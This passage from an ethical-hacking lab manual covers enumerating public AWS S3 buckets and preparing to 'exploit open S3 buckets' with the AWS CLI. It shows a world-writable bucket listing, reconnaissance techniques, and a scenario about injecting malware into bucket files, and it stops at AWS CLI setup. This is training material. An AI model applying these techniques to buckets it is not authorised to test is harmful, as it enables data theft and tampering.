<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
--<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2022-04-25T06:52:20.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
--<Contents>
<Key>PRE-Whitepaper.pdf</Key>
```

S3 Bucket List

certifiedhacker1.s3.amazonaws.com

All Users
FULL_CONTROL
Access to <ListBucketResult>
True

listgrowth.ctctcdn.com

static.zdassets.com

Made by Alec Blance Clear Save

14. If S3 buckets are made public, any user on the internet can freely access its content. Attackers can take advantage of such misconfigured S3 bucket and exploit them.
15. This concludes the demonstration of enumerating S3 buckets using Firefox extension.
16. Close all open windows and document all acquired information.
17. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

Lab**2**

Exploit S3 Buckets

Simple Storage Service (S3) is a scalable cloud storage service offered by Amazon Web Services (AWS) whereby files, folders, and objects are stored via web APIs.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- **Inspecting HTML:** Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets

- **Brute-Forcing URL:** Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- **Finding subdomains:** Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- **Reverse IP Search:** Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- **Advanced Google hacking:** Use advanced Google search operators such as “inurl” to search for URLs related to the target S3 buckets

Lab Tasks

Task 1: Exploit Open S3 Buckets using AWS CLI

The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (<https://aws.amazon.com>).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

7. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.

```

Applications Places System pip3installawscli - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# pip3 install awscli
Requirement already satisfied: awscli in /usr/local/lib/python3.9/dist-packages (1.22.101)
Requirement already satisfied: s3transfer<0.6.0,>=0.5.0 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.5.2)
Requirement already satisfied: botocore==1.24.46 in /usr/local/lib/python3.9/dist-packages (from awscli) (1.24.46)
Requirement already satisfied: rsa<4.8,>=3.1.2 in /usr/local/lib/python3.9/dist-packages (from awscli) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot] ~
#

```

8. Once the installation is completed, type **aws --help** and press **Enter** to check whether AWS CLI is properly installed.

Note: Here, the awscli is already installed.

Note: Ignore the errors (if you find any).

```

[root@parrot] ~
# aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html
usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:
    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[x]-[root@parrot] ~
#

```

9. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.

The screenshot shows a terminal window titled "aws configure - Parrot Terminal". The terminal output is as follows:

```
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1<0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot]~#
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot]~#
#aws configure
AWS Access Key ID [None]:
```

10. It will ask for the following details:

- AWS Access Key ID
- AWS Secret Access Key
- Default region name
- Default output format


11. To provide these details, you need to login to your AWS account.

12. Click **Firefox** icon from the top-section of the **Desktop**.

13. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type <https://console.aws.amazon.com> in the address bar, and press **Enter**.


Note: If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

14. The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.

